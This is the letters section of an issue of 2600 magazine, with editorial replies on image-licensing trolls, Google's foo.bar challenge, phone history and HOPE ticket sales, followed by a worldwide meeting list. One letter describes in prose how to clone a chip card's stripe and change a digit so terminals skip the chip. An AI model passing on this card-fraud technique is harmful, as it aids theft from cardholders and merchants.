If *2600* has the appropriate legal counsel (or can recruit an organization like the EFF), I would favor a suit against Getty. A class action suit would be ideal as it would (hopefully) put an end to this snowball that is growing into an avalanche against small businesses and individuals. Otherwise, I sympathize. For what it's worth, the amount demanded of *2600* is much less than they were asking from my client.

Matthew

We are down for the challenge and we know many others are too. We are well aware of how most cases aren't as comical as ours and that many have had livelihoods and businesses adversely affected or even destroyed by these types of actions. In the end, the creative process is crippled out of fear and an overabundance of caution. Incidentally - and we know it's awfully confusing - but it seems that Trunk Archives and Getty Images aren't technically related, other than the fact that they both use something known as PicScout which we believe is owned by Getty Images and also the fact that they share the same address. (We have lots more of this on page 34.)

Dear *2600:*

According to the DMCA rules, a claim shown to be false shall be penalized.

If you send a DMCA takedown notice that is both false and meant in bad faith (such as to harass, or doesn't state a real claim), you have committed perjury. Though unlikely, if the party you sent the takedown notice to decided to pursue this in court, you could face all of the consequences that your state imposes on people who lie in court.

Pitiful. Pathetic. Trolls.

Respect the process. Vote.

Bill

This is probably why they don't actually use a DMCA takedown letter, but instead simply send an invoice. A team of lawyers with principles and some free time could help turn these practices into history.

Dear *2600:*

I came across your brief and ridiculous confrontation with your image troll on a TechDirt thread. I read the quote, "Art has always been derivative and transformative." I have been working on grants, applying, etc., for the last nine months, and love this definition. I would like to use it. May I?

Monday

We're sorry but our quotes are ours alone and may not be requoted. In fact, your letter makes unauthorized use of the quote and an invoice has already been sent. (We half assume your question was as sarcastic as our answer.)

Random Thoughts

Dear *2600:*

I've got a great story that I've been working on. It would be a great perspective piece. Hacker meets Hackee. Let me know if your interested.

Sent from my iPhone

Tommy

This all seemed to start off normally enough.

Dear *2600:*

I don't need to remain anonymous. My family and I have been humiliated, degraded, and tortured for months. I already know that you are aware of who I am, where I live, and what has happened. I have been relentlessly studying your phishing tactics, codes, follow patterns locations, addresses, third party loopholes, etc. for months over end. I even phish myself to better understand the tactics. There is no other story that falls in line with the mounds of evidence that I have been collecting over this past "Winter." I have written several statements that already support what is shown in this magazine. I lost my job at a the telecommunications company that you hacked, over a game and entertainment. I have a few people that will be very interested in this magazine seeing as it's an exact timeline of events which I have already told to FBI, Charter Cyber Security, and local sheriffs. Or we can make a deal for this sick form of entertainment and part ways forever.

Sent from my... You already know phone.

Tommy

OK... this letter is in first place for the Incomprehensible Award of this issue. We've never been accused of having phishing tactics before, so this is definitely new territory for us.

Dear *2600:*

Uhhm maybe I should have read this all the way through before replying. This appears to be phished to me indirectly, correct? Guy in the orange shirt dropped it off and knew I would find it is what I'm guessing.

Sent from my iPhone

Tommy

He clearly has a real fascination with phishing. And he's certainly not the first to believe that an entire issue was written with him specifically in mind. But nobody around here wears orange. So something clearly doesn't add up.

Dear *2600:*

Holy Shit! You guys are fucking good!! I want in.

Sent from my iPhone

Tommy

What he didn't realize at this point was that he was already in and that what he really wanted was to get out.

Dear *2600:*

I apologize for my threats. It can be squashed now.

Sent from my iPhone

Tommy

This came as a relief to all of us.

Dear *2600:*

You ought to know my persona by now. I would never harm anyone nor want to. I need your help to become a better person and like always I skip through shit and don't read thoroughly. This I will read several times thoroughly.

Sent from my iPhone

Tommy

We've often been told that reading our magazine several times has a soothing effect. Reading it only once can have precisely the opposite effect.

Dear *2600:*

I jumped to conclusions before giving *2600* the respect it deserved and at the least apologize for my brashness, regardless of what you do.

Sent from my iPhone

Respectfully,
Tommy

All's well that ends well.

Dear *2600:*

PFACNHK BASEHIT NASDAQ AKA HUMPY DUMPTY

Edward T

Dear *2600:*

Set C_N_R_M_F on your Radar right now! Its Poised to take off! Anticipating great reports!

[phone number deleted]

It's these coded messages that really help get us through the day.

Experiences

Dear *2600:*

Have you guys run across the Google "foo.bar" code challenges?

I was working on a bit of Python code for a *2600* article and did a Google search on some Python arcana. I got my search results, but then my Firefox window sort of split and rotated down to reveal a page "behind" the page.

This page simply said, "You speak our language, would you like to take a challenge?" There were three boxes, "Yes", "Maybe Later", and "Don't show me this again." I clicked "Yes" and was taken to a web-based command line interpreter that controls a programming challenge system.

I completed two code challenges and found them entertaining. No doubt they get much harder as you progress, but I wanted to get back to my work. I've got no idea if the challenge will appear again and have deliberately *not* googled it this evening to see if others are talking about it.

What does it lead to? If I finish all the "Level 5" challenges, will Google offer me a job?

The initial problems seemed harmless enough, but I bet they get a lot harder. Do they eventually become commercially useful? Or close enough that Google engineers might crib my code without telling me?

Has Google really opened a Python and Java sandbox for random folks to run arbitrary code on their servers?

Anyway, it was a very interesting experience and I wondered if others in the community had come across it.

Mike

This is indeed a real thing and we've heard a number of similar reports. The google.com/foobar page is the starting point, but you won't get anywhere if you haven't been invited and particular Python code is what seems to trigger things. It's really clever and interesting, but it also serves as a reminder that what you search for can trigger something somewhere to launch into action. For now that's a positive thing.

Dear *2600:*

I was listening to an aired *Off The Hook* from either late September or October, and you were discussing whether people in their 30s had used rotary phones. I think the topic was regarding how a few kids were given rotary phones and some didn't know how to use them.

I wanted to mention that we only had rotary phones in our household until the mid 90s, and I'm 34. What I remember most about the phones was how frustrating it was if you misdialed your number and had to start over! Do that a few times and your finger would fall off.

Also, you were talking about the touch tone charge - up here in Toronto, from what I recall, we still had that charge up into the late 90s. A friend of mine still had a pulse dial until Bell Canada finally forced users over to touch tone; his father refused to pay Bell the extra charge for touch tone dialing. Every time I dialed home from his place, I would have the number dialed but would then have to anxiously wait for the pulse tone to catch up. And yet, I miss those days.

By the way, my parents have one of those huge wooden crank phones, intact with the guts. I'll have to get some more back story, but it was handed down from my grandfather who was an electrician and grabbed it from a restaurant that was closing.

David

That crank phone is a great find - never let it go. Your friend's dad was quite wise to not yield to paying the phone company's fee for nothing. It's amazing how long they got away with that little scheme. To clarify one point, phone companies didn't cut off pulse service to customers - in fact, they should still work today on all POTS lines. What you described was their tactic of forcing customers to use touch tones and pay an additional fee by upgrading equipment in the central office so touch tones could be detected and then ignored if the fee wasn't paid. (Some touch tone phones had a switch that allowed the buttons to be used in pulse mode, which is what you describe above.) Older phone switches simply accepted touch tones by default because they were considered standard equipment. Only the newer technology had the ability to differentiate and thus take advantage of the consumer. They could just have easily have charged extra if you hit the star key on your phone. This little history lesson teaches us something about the motivation of phone companies everywhere.

Suggestions

Dear *2600:*

The new store looks good and ordering went smoothly. If it is possible and cost effective, please think about adding vinyl stickers to the items you carry. I would definitely deface/improve various things I own with stickers of your logo and other designs available on the clothing.

Emilie

We will consider this. We're also open to design ideas.

Dear *2600:*

I plan on buying the "blue box" t-shirt, but wish you would have made the text *blue,* not white.

Toby

If enough people want that, we'll consider it for our next run.

Observations

Dear *2600:*

I work for a company that deals with merchant branded reward cards and, upon scanning a card with a strip, there is a number on one of the many lines that comes back. The first digit in this string of numbers tells the little box in most retail stores if the card has an EMV chip or not. If your card has this EMV technology, then the number is a 2 - at least that's what we have seen. If it's a plain old strip card, then the number is a 0. Here is the fun part. If you have a reader/writer and clone a credit card with a strip/chip combo and simply change the number from a 2 to a 0, the credit card goes right through as normal without requiring the chip reader. This could be used as interesting malware to circumvent the requirement for the chip reader to an unknowing consumer.

Code Jester

This is fascinating as it defeats one of the major purposes of switching people over to the chip cards, which was to cut down on the epidemic of duplicated cards. It's much harder to duplicate a chip card than it is a mag strip card. But if it's possible to tell the machine to simply ignore the chip using the method above, we suspect this will become a huge issue in very short order.

Dear *2600:*

Wanted to let you know that 2600.wrepp.com *is* an author index and is up to date as of October 2015 with no plans to stop (have a lifetime subscription). I would suggest, though a work in progress, it's a bit more than an author index - it includes info on every article published including links (most with local wget copies), addendum (i.e., notes issue/page of author letters published concerning their article), is searchable, data may be downloaded, and has details on *The Best of 2600* book. Also, nychacker did email me and I honored his request in the July 2015 update. Author feedback is always welcome.

William

This is a great service for our readers and we all thank you for dedicating the time to it.

Dear *2600:*

As a watcher and reader of Internet news and entertainment, my hackles always rise when I see any reference to hacking. I recently saw a story about JPMorgan and many other banks being "hacked." I am referring to an article in the *Hacker News*. "The three men... were charged with 23 counts including hacking, identity theft, securities fraud, and money laundering, among others."

The accused are charged with as many as 23 crimes and the first listed by the magazine is "hacking." Is it really a crime? I thought a crime was a crime and hacking was an activity or hobby.

I will continue to educate myself and make as many people as will listen aware. I live in a rural area of Oklahoma. I talk every day about how dangerous it is to leave your info on a company or bank website. The company I work for insists on direct deposit, so the people here trying for "off the grid" living are being forced into exposure.

The story referenced above is listed as the largest information theft in history. An estimated 100 million plus persons' information was stolen. Aren't the banks partly at fault? Where is their security?

metal_cutter

These are all good questions. But to address the first point, hacking itself is considered by many to be a crime, even though by most actual definitions it isn't. It may seem trivial but it really isn't, as people accused of hacking are often being accused of merely experimenting or asking too many questions. If we tie those healthy things to crime, we're only helping to perpetuate myths and build a very unhealthy society.

Dear *2600:*

I have enjoyed *2600* for years. Until recently, I exclusively read the Kindle Edition since your magazine is difficult to get at bookstores and reading e-books is more convenient. However, I have been feeling guilty because of Amazon's labor practices. I also have privacy concerns. Amazon knows as least how much of any book/magazine/newspaper you read and probably which articles as well. Since you are now offering digests in epub format, I have canceled my *2600* subscription with Amazon and will buy the 2016 *Hacker Digest* in epub format when it becomes available (I already have all the 2015 issues). It's a shame that you don't offer magazine subscriptions in epub format. I would prefer to give all of my subscription money to you instead of partly to some middle man. If small science fiction and fantasy magazines such as *Lightspeed Magazine* can offer epub formats from their Wordpress website, I'm surprised that *2600,* whom I assume has greater technical prowess is unable to do so. Otherwise, keep up the good work!

Vernon

Right now, epub is the least popular of all of the formats we offer for our digests. This surprises us since so many people were clamoring for it. We have so much digitizing to do and so many formats to support, so right now we're trying to do what makes the most people happy. We undoubtedly will be expanding even more soon.

Questions

Dear *2600:*

I was wondering to what email address do I send images with "2600" in them? I searched the site and, sadly, I don't have a copy of the mag in front of me or I wouldn't have to bother you. Thanks for any help.

Arthur

It's perfectly OK to bother us, though if you still don't have a copy in front of you, this may be difficult to convey. The address is the same as when you're sending in an article, which is articles@2600.com.

Dear *2600:*

Are you only accepting articles and submissions, or do you accept fiction, too? If you do, what email address would I send my story to? Thanks much.

Robin

Yes, not only do we accept fiction, but we've printed a good amount of it. We even have a popular fiction series we've been running, the latest chapter of which appears in the back of this is-

sue. The address is, again, the same as for articles, which is articles@2600.com.

Dear *2600:*

Hey, this is my second time emailing you - I haven't gotten a response from you. I am running out of time. Can you please respond and tell me to F off, or that you can help me or anything. Just please tell me something. This is my life and I don't know who to turn to for help. I went to the last *2600* meeting and met a guy that was going to help me, but my sister got into a car wreck and I had to leave abruptly and forgot to exchange info. I can't wait another month to link up with him again. So please at least talk with me.

s

We don't want to appear callous, but this is not our purpose. We hope your sister's OK and that you solve whatever unspecified problem you were working on. We publish a magazine. We're not detectives, counselors, or problem solvers. You can probably find all three and more at our meetings, something you seem to already know. Good luck.

Dear *2600:*

I remember an article from one of the 1990s or early 2000s issues of *2600* that did an excellent job explaining how a quantum computer could find the factors of the product of two large prime numbers. I don't remember anything more than that. Could someone please look that up in the archives and tell me which year/month edition it was in?

Owen

Going to our store and typing in the word "quantum" will yield the names of all issues that had such an article. The same trick also works for other words.

Dear *2600:*

Hello, I am part of a small group of Canadians who have discovered the art of the mail system. Would you be able to help me locate some literature or articles pertaining to this? Thank you much.

Mike M

Another thing we're not is a library. We've printed articles on postal hacking, though none on the Canadian postal system that we know of. We would certainly like to and it sounds like you may one day be in the position to write a piece on this and help satisfy the curiosity of many others.

Dear *2600:*

Hello friends, I cannot access the link for the *Off The Hook* DVDs on your store. Is there any other link to use?

Lucio

We no longer offer this in DVD format, which is why the link no longer works. We're considering a thumb drive version for people who don't want to spend a lot of time downloading all of the shows that are on our website.

Dear *2600:*

Is the paper edition of the Autumn 2015 edition available online?

jeffrey

No, but the digital version is. We haven't yet achieved the level of magic required to put actual paper online yet.

Dear *2600:*

I really need some help with finding the right crowd, and I believe you can point me in the right direction.

For a school in Holland, I need to contact some people to help me hack the old beamers/projectors. The school has received new touchscreen monitors for use in the classroom. The old projectors that were used for this are now obsolete. We would *love* to use them for projecting interactive games on the floor and walls of the school - simple things like Pong or Pacman, or simple racetracks, things of that sort....

Please, please, pretty please with cherry on top - can you help me find some people who can help me with ideas, software, and/or experience in this? Thanks for even considering to try and help us.

Rob

This shouldn't be too difficult with a little experimentation. We suggest reaching out at a local meeting or hackerspace and finding people that might have a little knowledge in this field who would be willing to do some experimenting. Failing that, looking up your specific model online along with a wish list of what you want to accomplish may prove useful. The important thing is to get a number of people together who see this as a worthwhile challenge. That is a powerful force to have on your side and it usually results in something positive.

HOPE Tickets

Dear *2600:*

Wow! That sold out pretty quickly. I refreshed the page, added two tickets, hit checkout, and I got a cart with the message that all the tickets were sold out. I clicked on continue and my cart was empty. Can't believe that really happened in less than three seconds into 11:11. Hope there are more tickets for sale soon.

Good luck with The Eleventh HOPE!

Jalil

Thanks for the support and we're sorry you didn't get tickets in the first batch (released on 11/11 at 11:11). By the time you're reading this, we will have had one more semi-discounted offering and the normally priced tickets will be on sale hopefully for a while to come.

Dear *2600:*

This was upsetting. I was online at 11:11 and kept adding tickets to the cart for ten minutes straight to only see them automatically being removed.

If there are still tickets available at $100, I would like to purchase two.

Vladimir

We only offered 100 tickets at that low price. All kinds of weird things can happen when that many people are trying to do the same thing at the same time. It's nothing personal.

Dear *2600:*

I was on this from just before 11:11 until 11:25 or so. I tried to order immediately once the button stopped being grayed out, but although it let me add a ticket to my shopping cart, when I went to check out I was told the item had sold out and my cart had been emptied. When I went back to the order page, the item still showed as being available. I tried several times and got the same results. Did the tickets really sell out in a few seconds, or was this a glitch with the store?

Dan

Probably a little of both. We were afraid we'd break the whole thing.

Dear *2600:*

I bought tickets to HOPE in 2014 and flew to New York City for it, but then couldn't even get inside because it was too packed. Why would I ever buy tickets again?

S.

While we had a lot of crowded talks, there was never an instance where the entire conference was too packed for people to go inside. There are always going to be rooms where the laws of physics and public safety make it impossible for everyone to be able to get in. In those cases, we provide as many overflow areas as we can. But a good rule of thumb is to never plan your entire trip around a couple of talks. There is so much else going on throughout the conference that it's almost a challenge not to find something interesting to take part in.

Dear *2600:*

Hi. Myself and a few others tried repeatedly to purchase tickets and they kept being removed from our cart at checkout, even when the site still showed inventory.

Lauren

Most likely tickets were selling faster than the software could update the inventory. The only chance you'd have at that stage would be if a sale were canceled.

Dear *2600:*

Not sure what happened, but I was diligently reloading the page waiting for the ticket sale, was able to add several tickets to my cart, but was unable to check out. I was going through a loop for about four or five minutes. It appeared as if I had three tickets reserved, I was able to get them into my cart repeatedly, but would then error out. I would go back to the page and get a message stating that there were two or three tickets left. Multiple browsers were confirming that tickets were available and allowing me to add them to the cart.

I would really appreciate if the order I can demonstrate here and which is corroborated by the server logs would be honored. I attempted several browsers: Firefox, Chrome, and Edge, running from Windows 10.

Robert

We don't doubt your account. But the same thing happened to scores of other people. Merely adding tickets to the cart is only the first step. You don't actually have the tickets until the sale is approved. It was likely more luck than skill that determined who got through, just as with any event involving a massive amount of people. If there was any skill used, we'd sure like to know what it was as nobody here succeeded in getting through either. And we knew the instant the button was pushed, so we had a big advantage.

Dear *2600:*

Let me first say I *love* the hacker quarterly. I wish it was released monthly - the articles are great and I always learn something, if not a plethora of new things!

Anyway, on to the meat and potatoes of this letter: I am interested in attending The Eleventh HOPE conference. I have heard nothing but great things about previous events. My coworkers went to HOPE X and still talk about how awesome it was. I checked the site a few weeks ago and could not find anything about the next one. I just checked back and it looks like pre sale tix are already gone!

I really don't want to miss out on The Eleventh HOPE, so can you please, please tell me when the next ticket sale will be and how they are purchased?

You guys are amazing! Thanks for your time!

Melissa

Thanks for all of the praise - it helps to fuel us. We took the liberty of adding you to the HOPE announcement mailing list so you get notified whenever a new ticket sale comes along. Good luck!

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Digital Edition Layout and Design
TheDave, Skram

Paper Edition Layout and Design
Skram

Covers
Dabu Ch'wald

PRINTED EDITION CORRESPONDENCE:
2600 Subscription Dept.
P.O. Box 752
Middle Island, NY 11953-0752 USA
(subs@2600.com)

PRINTED EDITION YEARLY SUBSCRIPTIONS:
U.S. and Canada - $27 individual, $50 corporate (U.S. Funds)
Overseas - $38 individual, $65 corporate

BACK ISSUES
1984-1999 are $25 per year when available.
Individual issues for 1988-1999 are $6.25 each when available.
2000-2015 are $27 per year or $6.95 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

2600 Office/Fax Line: +1 631 751 2600

"Journalism is printing what someone else does not want printed. Everything else is public relations" - George Orwell

"The most technologically efficient machine that man has ever invented is the book." - Northrop Frye

"There is very little that you will encounter in life that has not been infused with bullshit." - Jon Stewart, 2015

"We live in a society exquisitely dependent on science and technology, in which hardly anyone knows anything about science and technology." - Carl Sagan

2600 MEETINGS -2015

ARGENTINA

Buenos Aires: Bodegon Bellagamba, Carlos Calvo 614, San Telmo. In the back tables passing bathrooms.

Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499, Capital Federal. 7 pm

AUSTRALIA

Central Coast: Ourimbah RSL (in the TAB area), 6/22 Pacific Hwy. 6 pm

Melbourne: Oxford Scholar Hotel, 427 Swanston St.

Sydney: Metropolitan Hotel, 1 Bridge St. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm

Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.

Vancouver (Surrey): Central City Shopping Centre food court by Orange Julius.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center food court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

COSTA RICA

Heredia: Food court, Paseo de las Flores Mall.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Grenoble: EVE performance hall on the campus of Saint Martin d'Heres. 6 pm

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm

Paris: Cafe Monde et Medias, Place de la Republique. 6 pm

Rennes: Bar le Golden Gate, Rue St Georges a Rennes. 8 pm

Rouen: Place de la Cathedrale, benches to the right. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the payphones beside the Dublin Tourism Information Centre on Suffolk St. 7 pm

ISRAEL

***Beit Shemesh:** In the big Fashion Mall (across from train station), second floor, food court. Phone: 1-800-800-515. 7 pm

***Safed:** Courtyard of Ashkenazi Ari.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

RUSSIA

Moscow: Bar 1929, Slavyanskaya Square 2. 7 pm

SWEDEN

Stockholm: Starbucks at Stockholm Central Station.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

THAILAND

Bangkok: The Connection Seminar Center. 6:30 pm

UNITED KINGDOM

England

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Entrance to Chapelfield Mall, under the big screen TV. 6 pm

Scotland

Glasgow: near the Cenotaph in George Square. 6 pm

Wales

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Arizona

Phoenix: HeatSync Labs, 140 W Main St. 6 pm

Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Arkansas

Ft. Smith: River City Deli at 7320 Rogers Ave. 6 pm

California

Anaheim (Fullerton): The Night Owl**,** 200 N Harbor Blvd. 7 pm

Chico: Starbucks, 246 Broadway St. 6 pm

Los Angeles: Union Station, inside main entrance (Alameda St side) near the Traxx Bar.

Monterey: East Village Coffee Lounge. 5:30 pm

Sacramento: Hacker Lab, 1715 I St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Center near street level fountains. 6 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Fort Collins: Dazbog Coffee, 2733 Council Tree Ave. 7 pm

Connecticut

Newington: Panera Bread, 3120 Berlin Tpke. 6 pm

Delaware

Newark: Barnes and Nobles cafe area, Christiana Mall**.**

District of Columbia

Arlington: Rock Bottom at Ballston Commons Mall. 7 pm

Florida

Fort Lauderdale: Undergrounds Coffeehaus, 3020 N Federal Hwy. 7 pm

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Jacksonville: O'Brothers Irish Pub, 1521 Margaret St. 6:30 pm

Melbourne: Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm

Sebring: Lakeshore Mall food court, next to payphones. 6 pm

Titusville: Krystal Hamburgers, 2914 S Washington Ave (US-1)**.**

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.

Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: Space by Doejo, 444 N Wabash, 5th Floor**.** 6 pm

Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.

Indianapolis: Tomlinson Tap Room in City Market, 222 E Market St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 1033 E 53rd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Worcester: TESLA space - 97D Webster St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Bloomington: Mall of America food court in front of Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2400 S Jefferson Ave.

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology**,** 1071 Idaho St. 6 pm

Las Vegas (Henderson): 1075 American Pacific Dr Suite C. 7 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Hampshire

Keene: Local Burger, 82 Main St. 7 pm

New Jersey

Morristown: Panera Bread, 66 Morris St. 7 pm

Somerville: Dragonfly Cafe, 14 E Main St**.**

New York

Albany: Starbucks, 1244 Western Ave. 6 pm

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center)**.**

Raleigh: Cup A Joe, 3100 Hillsborough St. 7 pm

North Dakota

Fargo: West Acres Mall food court.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm

Columbus: Front of the food court fountain in Easton Mall. 7 pm

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Youngstown (Niles): Panara Bread, 5675 Youngstown Warren Rd.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, food court outside Taco Bell. 5:30 pm

Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.

Trujillo Alto: The Office Irish Pub. 7:30 pm

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville (Franklin): CoolSprings Galleria food court, 1800 Galleria Blvd. 6 pm

Texas

Austin: The Chicon Collective, 301 Chicon St, Suite D. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Ln. 7 pm

Houston: Galleria IV. 6 pm

Plano: Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm

Vermont

Burlington: The Burlington Town Center Mall food court under the stairs.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm

Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: The Service Station, 9315 N Nevada (North Spokane).

Tacoma: Tacoma Mall food court. 6 pm

